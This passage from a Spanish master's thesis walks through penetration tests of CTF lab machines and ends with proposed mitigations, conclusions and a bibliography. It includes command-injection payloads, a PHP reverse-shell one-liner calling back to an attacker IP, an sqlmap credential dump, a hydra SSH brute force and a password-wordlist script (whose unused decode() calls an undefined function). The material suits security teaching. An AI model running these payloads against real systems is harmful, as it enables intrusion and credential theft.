


Figura 4.40: SQLi Jump force one

Finalmente hemos obtenido la flag de la máquina de **jump force one**. Siguiendo el mismo método, también obtenemos una lista de usuarios y contraseñas de la tabla **users**. Esta información nos podría ser útil más adelante.

```
sqlmap -u http://172.18.0.2:80/password.php?id=1 -T users -C user,pass --dump
```

Listing 4.10: Comando sqlmap users


Figura 4.41: SQLi Jump force one

Ahora solo queda analizar el otro archivo *backup.php* y ver si es vulnerable también.

### Identificación de vulnerabilidades 2

En esta fase buscaremos vulnerabilidades en el archivo *backup.php*. Navegando al archivo, nos encontramos otro formulario.




Figura 4.42: Backup.php Jump force one

Si introducimos **Y** en el primer campo, y números (1 y 2) en el resto, nos devuelve el siguiente resultado.




Figura 4.43: Backup.php Jump force one

Vamos a intentar inyectar comandos para ver si alguno de los campos es vulnerable. Empezamos con el primer campo, y parece que solo acepta “Y” o “n”. Después intentamos inyectar comandos en el número 2. Esto lo hacemos porque suponemos que este es el segundo campo de la sentencia que se realiza en el código y será más fácil hacer una inyección. Probamos las siguientes inyecciones y nos fijamos en el resultado de la cadena *La suma es:*

| **Inyección** | **Respuesta** |
|---|---|
| 2’ OR ’1’=’1 | (vacío) |
| 2 ; echo 1 | La suma es: + 2 1 |
| 2 ; echo 1 + 2 | La suma es: + 2 3 |
| 2 \| echo 1 + 2 | La suma es: 3 |
| ls \| echo 1 + 2 | La suma es: 3 |
| 2 ; ls \| echo 1 + 2 | La suma es: + 2 3 |
| 2 \| ls \| echo 1 + 2 | La suma es: 3 |
| 2 \| ls ; echo 1 + 2 | La suma es: backup.php index.html.bak index.php password.php 3 |




Figura 4.44: Backup.php Jump force one

Hemos encontrado la vulnerabilidad, podemos inyectar comandos bash en el campo de *Número 2* y obtener el resultado.

### Explotación 2

Para conseguir una shell usamos la lista de inyecciones de pentestmonkey (“Reverse Shell Cheat Sheet”, 2011).

Primero abriremos un puerto para recibir la sesión de shell con **netcat**.

```
nc -lvnp 1234
```

Listing 4.11: Comando inyección shell 1

Después intentaremos crear una sesión inyectando el siguiente comando en el campo *Número 2* de *backup.php*.

```
2 | nc -lv -s 192.168.0.15 -s 1234 -e /bin/bash; echo 1 + 2
```

Listing 4.12: Comando netcat abrir puerto

Sin embargo, no recibimos respuesta. Vamos a probar si podemos crear una sesión con php inyectando el siguiente comando.

```
2 | php -r '$sock=fsockopen("192.168.0.15",1234);exec("/bin/sh -i <&3 >&3 2>&3");'; echo 1 + 2
```

Listing 4.13: Comando php shell

Eureka. Tenemos una shell.




Figura 4.45: Shell Jump force one

En este momento ya hemos cumplido el objetivo de la máquina: hemos obtenido la flag y acceso y control a la máquina.

**Mitigaciones**

1. **Enumeración de directorios:** implementar herramientas o mecanismos que bloqueen una IP que esté haciendo muchas peticiones por segundo y que estén generando muchos errores 404. De esta manera, si un atacante intenta hacer una enumeración de directorios será bloqueado y no podrá completar el ataque.

2. **Inyección SQL:** la entrada del usuario en el archivo *password.php* no es saneada por el sistema ni se hace ningún tipo de comprobación previa antes de usarla como argumento en el código. En este caso, se espera un número entero (int) y el código debería validar que el dato introducido por el usuario es de tipo entero antes de procesarlo. En caso de que no lo sea, no se usaría y se devolvería un mensaje de error.

3. **Inyección de comandos:** todos los datos que introduzca un usuario deben ser examinados y validados antes de ser usados como parámetro o argumentos en una operación interna. En este caso, hemos conseguido hacer una inyección de comandos en un campo (*Número 2*) en el script *backup.php* que esperaba un número. El sistema debería hacer una comprobación que el dato introducido por el usuario en el formulario es realmente un número y, en caso contrario, rechazar la petición y devolver un mensaje de error.

### 4.2.4. Máquina 4 - Jump force two

En este apartado se describirán las fases del análisis y explotación de las vulnerabilidades de la máquina **Jump force two**.

#### Reconocimiento

En esta fase obtendremos información del sistema como puertos, software y versión para posteriormente identificar vulnerabilidades y explotarlas. En el apartado anterior 4.2.3 solo pudimos localizar la máquina **Jump_force_one** y el gateway. Esto se debe a que la máquina está oculta en la red. Si hacemos un escaneo normal con nmap de la subred 172.18.0.0/24, solo vemos dos IPs.

```
┌─[grg][pc][~/docker TFM]
└─▪ nmap -T5 172.18.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-27 08:43 CET
Nmap scan report for pc (172.18.0.1)
Host is up (0.00013s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
5000/tcp open  upnp

Nmap scan report for 172.18.0.2
Host is up (0.00014s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 256 IP addresses (2 hosts up) scanned in 15.48 seconds
```

Figura 4.46: Escaneo de nmap de jump_force_two

Sin embargo, si probamos con la opción **-Pn**, que trata todos los equipos como activos y omite el descubrimiento de equipos, podemos ver el equipo oculto.

```
┌─[grg][pc][~/docker TFM]
└─▪ nmap -T4 -Pn 172.18.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-27 08:57 CET
Nmap scan report for 172.18.0.0
Host is up (0.38s latency).
All 1000 scanned ports on 172.18.0.0 are filtered

Nmap scan report for pc (172.18.0.1)
Host is up (0.00021s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
5000/tcp open  upnp

Nmap scan report for 172.18.0.2
Host is up (0.00018s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 172.18.0.3
Host is up (0.00046s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
```

Figura 4.47: Escaneo de nmap de jump_force_two

Ahora que ya tenemos la IP, realizamos un escaneo del puerto. Para esto usaremos el siguiente comando:

```
nmap 172.18.0.3 -p2222 -sV -sC -A -Pn
```

Listing 4.14: Escaneo nmap

```
┌─[grg][pc][~]
└─▪ nmap 172.18.0.3 -p2222 -sV -sC -A -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-21 11:35 CEST
Nmap scan report for 172.18.0.3
Host is up (0.000072s latency).

PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 e3:53:87:69:1a:b7:90:37:96:8f:5e:29:10:44:c3:29 (RSA)
|   256 c4:0d:01:c2:1b:17:b4:c3:aa:9e:d6:8f:21:56:60:26 (ECDSA)
|_  256 e7:49:09:ab:c5:ee:fc:92:3a:ce:e2:15:6b:3c:0d:1f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 13.38 seconds
```

Figura 4.48: Escaneo de nmap de jump_force_two

Ahora sabemos lo siguiente:

- La máquina está oculta en la IP 172.18.0.3 y no responde a Pings.
- El puerto 2222 tiene un servidor ssh desplegado.

#### Identificación de vulnerabilidades

En este apartado se identificarán posibles vulnerabilidades del puerto encontrado en el apartado anterior. Dado que no sabemos ni el usuario ni la contraseña, usaremos los usuarios y contraseñas de la máquina anterior 4.41. Lamentablemente, probamos con esas credenciales y no funcionan.

Vamos a probar a hacer una wordlist (lista de posibles contraseñas) con un script de python 6.1. Este script, a partir de cada opción de la lista 6.2, calculará:

- Todas las rotaciones posibles. Por ejemplo, para la cadena “abc”: abc, cab, bca.
- Todas las posibilidades con el algoritmo ROT (“Algoritmo ROT”, 2021).
- Todas las permutaciones posibles de las cadenas.

A partir del script, se obtiene un listado de 40.336.816 de posibles contraseñas. Ahora probamos a hacer un ataque de diccionario al servicio ssh con la lista de contraseñas generadas y la lista de usuarios de la máquina anterior 4.41. Usaremos el siguiente comando:

```
hydra -L users.txt -P guessPass.txt -s 2222 ssh://172.18.0.3 -I
```

Listing 4.15: Bruteforce hydra

```
┌─[grg][pc][~/docker TFM]
└─. hydra -L users.txt -P guessPass.txt -s 2222 ssh://172.18.0.3 -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-21 11:58:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting,
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40336815 login tries (l:1/p:40336815),
[DATA] attacking ssh://172.18.0.3:2222/
[2222][ssh] host: 172.18.0.3   login: pablo   password: tefeme.!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-21 11:59:02
```

Figura 4.49: Bruteforce con hydra de jump_force_two

Ahora que hemos obtenido las credenciales **pablo:tefeme.!** podemos usarlas para acceder a la máquina.

### Explotación

En esta fase usaremos las credenciales descubiertas en el apartado anterior para acceder a la máquina **jump_force_two**. Una vez dentro hacemos un listado de directorios y obtenemos la flag.

```
┌─[grg][pc][~]
└─. ssh pablo@172.18.0.3 -p 2222
pablo@172.18.0.3's password:
Linux 952e54a0c290 5.16.11-76051611-generic #202202230823~1646248261~21.10~2b22243 SMP PREEMPT Wed Mar 2 20: x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
pablo@952e54a0c290:~$ ls -al
total 36
drwxr-xr-x 1 pablo pablo 4096 May 27  2021 .
drwxr-xr-x 1 root  root  4096 May 26  2021 ..
-rw------- 1 pablo pablo   78 Mar 28 07:04 .bash_history
-rw-r--r-- 1 pablo pablo  220 May 26  2021 .bash_logout
-rw-r--r-- 1 pablo pablo 3526 May 26  2021 .bashrc
-rw-r--r-- 1 root  root    41 May 27  2021 .flag.txt
-rw-r--r-- 1 pablo pablo  807 May 26  2021 .profile
pablo@952e54a0c290:~$ cat .flag.txt
4d8c72671245d9d1b8e03a826db9d5ecead28c8c
```

Figura 4.50: Acceso con credenciales a jump_force_two

### Mitigaciones

En este apartado se expondrán las mitigaciones que se deberían implementar para solventar las vulnerabilidades expuestas.

1. **Contraseñas en plano:** las contraseñas usadas para hacer la wordlist estaban almacenadas en plano. Aunque no fuesen las credenciales exactas del servicio ssh, deberían almacenarse en formato hash para evitar que se sean usadas por un atacante.
2. **Fuerza bruta por ssh:** se debería habilitar un servicio (como iptables) que solo permita, por ejemplo, tres peticiones por minuto desde cualquier host. De esta manera el ataque por fuerza bruta se hace inviable, dado que llevaría demasiado tiempo.

## 4.3. Resumen

En esta sección se ha detallado el proceso de penetración de sistemas con sus distintas fases en cada una de las máquinas para obtener los flags. A continuación se presenta la tabla con los flags obtenidos:

| **Máquina** | **Flag** |
|---|---|
| OoOps_Machine (user) | 244cdf401e667cca77b8228066096985 |
| OoOps_Machine (root) | 648d390c021ce7cfde2f95ea3fcd71ec |
| Odyssey | 58c250724441ed96979209921fac3d89 |
| Jump_force_one | 003d873449f8e8ff13b72f2061bfbaa4e5a84b82 |
| Jump_force_two | 4d8c72671245d9d1b8e03a826db9d5ecead28c8c |

# Capítulo 5

# Conclusiones y posibles mejoras

Tras la realización del proyecto presentamos un resumen sobre las conclusiones obtenidas.

Durante la realización de este trabajo de fin de máster hemos aprendido sobre el proceso de penetración de sistemas informáticos mediante el análisis y explotación de brechas de seguridad en un laboratorio donde se ha realizado el experimento. A continuación se resume brevemente en varios puntos los objetivos conseguidos en el trabajo desarrollado:

- Se ha llevado a cabo el descubrimiento y enumeración de máquinas en un entorno de aprendizaje.
- Se ha realizado la búsqueda y detección de vulnerabilidades en sistemas.
- Se ha efectuado la explotación de las vulnerabilidades encontradas.
- Se ha realizado una detección y ejecución de una escalada de privilegios.
- Se ha propuesto mitigaciones de seguridad apropiadas para las vulnerabilidades detectadas.
- Se han conseguido los diferentes flags de los entornos.
- Se ha aplicado una metodología de penetración de sistemas.
- Se ha llevado a cabo una investigación sobre conceptos y técnicas de hacking ético.
- Se ha hecho uso de herramientas de pentesting.

En este trabajo se han estudiado los distintos tipos de análisis de penetración de sistemas que existen y las características y fases de cada uno. También se han aprendido cuáles son las vulnerabilidades más comunes detectadas en sistemas reales. Por último, se han visto las ventajas de aprendizaje sobre seguridad informática que proporcionan los entornos CTF para sistemas simulados.

En conclusión, en este trabajo se ha presentado un análisis de penetración de sistemas para la detección de vulnerabilidades de seguridad y se han puesto a prueba los conocimientos adquiridos en un laboratorio de máquinas simuladas.

# Capítulo 6

# Anexo

## 6.1. Posibles mejoras

Existen varias posibilidades de ampliación del trabajo realizado en este TFM. A continuación, se destaca las que se consideran más importantes:

- Técnicas de pivoting entre máquinas. Crear un entorno de pruebas en el que haya que saltar de una máquina a otra dentro de la misma red. Esto aportaría un nivel mayor de realismo, dado que es como muchos atacantes se propagan en las organizaciones.
- Profundizar e implementar diferentes técnicas de escalado de privilegios. Dado el gran número de técnicas nuevas que van surgiendo cada año, es cada vez más difícil detectar las amenazas. Desarrollar y demostrar cómo funcionan otras técnicas puede ser útil desde la perspectiva defensiva y ofensiva.
- Crear un laboratorio de pruebas más heterogéneo que tenga equipos con distintos sistemas operativos. Este trabajo se ha realizado con máquinas Linux, sin embargo el sistema operativo de usuario más extendido es Windows. Sería interesante un trabajo que aportase las diferentes vulnerabilidades específicas de cada sistema operativo.

## 6.2. Código

```
1
2  import codecs
3  from itertools import permutations
4  #https://stackoverflow.com/questions/8306654/finding-all-possible-permutations-of-a-given-string-in-
       python
5
6  #https://www.geeksforgeeks.org/generate-rotations-given-string/
7  def printRotatedString(string) :
8
9    n = len(string)
10
11   temp = string + string
12
13   wordlist = []
14   word = ""
15   for i in range(n) :
16
17     for j in range(n) :
18       word = word + (temp[i + j])
19
20     wordlist.append(word)
21     word = ""
22   return wordlist
23
24 #https://stackoverflow.com/questions/28544530/determine-rot-encoding
25 def encode(s, ROT_number):
26   """Encodes a string (s) using ROT (ROT_number) encoding."""
27   ROT_number %= 26  # To avoid IndexErrors
28   alpha = "abcdefghijklmnopqrstuvwxyz" * 2
29   alpha += alpha.upper()
30   def get_i():
31     for i in range(26):
32       yield i  # indexes of the lowercase letters
33     for i in range(53, 78):
34       yield i  # indexes of the uppercase letters
35   ROT = {alpha[i]: alpha[i + ROT_number] for i in get_i()}
36   return "".join(ROT.get(i, i) for i in s)
37
38
39 def decode(s, ROT_number=13):
40   """Decodes a string (s) using ROT (ROT_number) encoding."""
41   return encrypt(s, abs(ROT_number % 26 - 26))
42
43
44 if __name__ == "__main__" :
45
46   with open("listaOrig.txt") as f:
47     mylist = f.read().splitlines()
48
49   passwords = []
50
51   for word in mylist:
52     perms = [''.join(p) for p in permutations(word)]
53     print(word)
54     for i in perms:
55       passwords.append(i)
56
57
58   for word in mylist:
59     for w in printRotatedString(word):
60       passwords.append(w)
61
62     for x in range(1,25):
63       passwords.append(encode(word,x))
```

```
64
65
66    f = open("guessPass.txt", "w")
67
68    for p in passwords:
69      f.write(p+"\n")
70
71    f.close()
72
73  '''
74    Se calculan
75      Todos los rotados -> abc cab bca ...
76      Todos los ROT
77      Todas las permutaciones
78
79    Coge las palabras de listaOrig.txt y genera una lista en guessPass.txt
80  '''
```

Listing 6.1: Script guessPass.py

```
1  tefeme!.
2  highway
3  proof
4  rupert
5  vAncouver.;
6  f1lem0n:D
7  1234
8  1337
9  pablo
10 mark
11 vanessa
12 hancook
13 louis
14 Steve
```

Listing 6.2: listaOrig.txt

# Bibliografía

*¿Qué es el Pentesting?* (2020). Campus Internacional Ciberseguridad. Consultado el 25 de febrero de 2022, desde https://www.campusciberseguridad.com/blog/item/139-que-es-el-pentesting

*¿Qué es un Exploit?* (2020). Panda. Consultado el 25 de febrero de 2022, desde https://www.pandasecurity.com/es/security-info/exploit/

*Algoritmo ROT*. (2021). Wikipedia. Consultado el 21 de abril de 2022, desde https://es.wikipedia.org/wiki/ROT13

*Cross Site Scripting (XSS)*. (2020). OWASP. Consultado el 25 de febrero de 2022, desde https://owasp.org/www-community/attacks/xss/

*Dirb*. (2015). HNK7 v0re - Github. Consultado el 25 de febrero de 2022, desde https://github.com/v0re/dirb/blob/master/wordlists/big.txt

*Gobuster*. (2018). OJ Reeves - Github. Consultado el 25 de febrero de 2022, desde https://github.com/OJ/gobuster

*Inside 1,602 pentests: Common vulnerabilities, findings and fixes*. (2021). Infosec institute. Consultado el 25 de febrero de 2022, desde https://resources.infosecinstitute.com/topic/inside-1602-pentests-common-vulnerabilities-findings-and-fixes/

*Las fases de un test de penetración*. (2015). Cyberseguridad.net. Consultado el 25 de febrero de 2022, desde https://www.cyberseguridad.net/las-fases-de-un-test-de-penetracion-pentest-pentesting-i

*Linux Privilege Escalation - Vulnerable Sudo Version*. (2021). Steflan security. Consultado el 25 de febrero de 2022, desde https://steflan-security.com/linux-privilege-escalation-vulnerable-sudo-version/

*Matriz de dispositivos móviles de Mitre*. (2022). MITRE ATT&CK. Consultado el 20 de marzo de 2022, desde https://attack.mitre.org/matrices/mobile/

*Matriz de empresa de Mitre*. (2022). MITRE ATT&CK. Consultado el 20 de marzo de 2022, desde https://attack.mitre.org/matrices/enterprise/

*Matriz Pre de Mitre*. (2022). MITRE ATT&CK. Consultado el 20 de marzo de 2022, desde https://attack.mitre.org/matrices/enterprise/pre/

*PEASS-ng - Privilege Escalation Awesome Scripts SUITE*. (2021). Carlos Polop - Github. Consultado el 25 de febrero de 2022, desde https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

*Php-reverse-shell*. (2011). Pentestmonkey. Consultado el 25 de febrero de 2022, desde https://pentestmonkey.net/tools/web-shells/php-reverse-shell

*Reverse Shell Cheat Sheet*. (2011). pentestmonkey. Consultado el 25 de febrero de 2022, desde https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

*The state of Pentesting 2021*. (2021). Cobalt. Consultado el 25 de febrero de 2022, desde https://go.cobalt.io/assets/img/state-pentesting-report/Cobalt-State-of-Pentesting-2021.pdf

*Threader3000*. (2020). dievus - Github. Consultado el 25 de febrero de 2022, desde https://github.com/dievus/threader3000